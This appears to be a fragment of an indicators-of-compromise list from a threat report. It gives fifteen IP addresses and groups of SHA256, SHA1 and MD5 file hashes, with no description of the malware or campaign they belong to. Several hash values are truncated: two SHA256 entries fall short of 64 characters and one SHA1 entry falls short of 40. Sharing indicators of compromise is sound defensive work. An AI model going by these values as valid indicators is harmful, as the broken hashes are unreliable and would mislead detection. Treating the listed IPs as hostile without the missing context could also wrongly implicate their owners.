87.120.8.241	64.251.25.156	27.5.4.111	185.242.88.63	206.189.150.190
87.120.8.177	54.39.98.141	24.28.12.23	184.74.99.214	52.73.70.149
87.120.8.171	54.37.70.105	23.253.208.162	181.176.174.139	54.191.98.150

File Hash – SHA256

fc0d549104f2c18619758a5ca56847c65e16981121dfebc50b9a8eebc886573b	f717350418d58d2ba6c0492794508bc7cd5d3cdfcb3c4334276c
f57b21a4d6338a3d3552216e1cd2a39cfdc58310bce524d8f63004ee71aa2938	f227c59532fa2aad62305a79cac5e13019a7d969765758a8621
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File Hash – SHA1

6a45c49225a32a667e17ffe12178e050c3404ab7	224f101b5a67877e66c23506d16f592c410a85e0	06df357c67ea78924e376422056b8cc4dea

File Hash – MD5

b6bb0076356aaf68866fb7e68c4a7490	4f174fc64f06938cc1b8c63f9333af6c	10a161593b0105eae03b4883f6566dae

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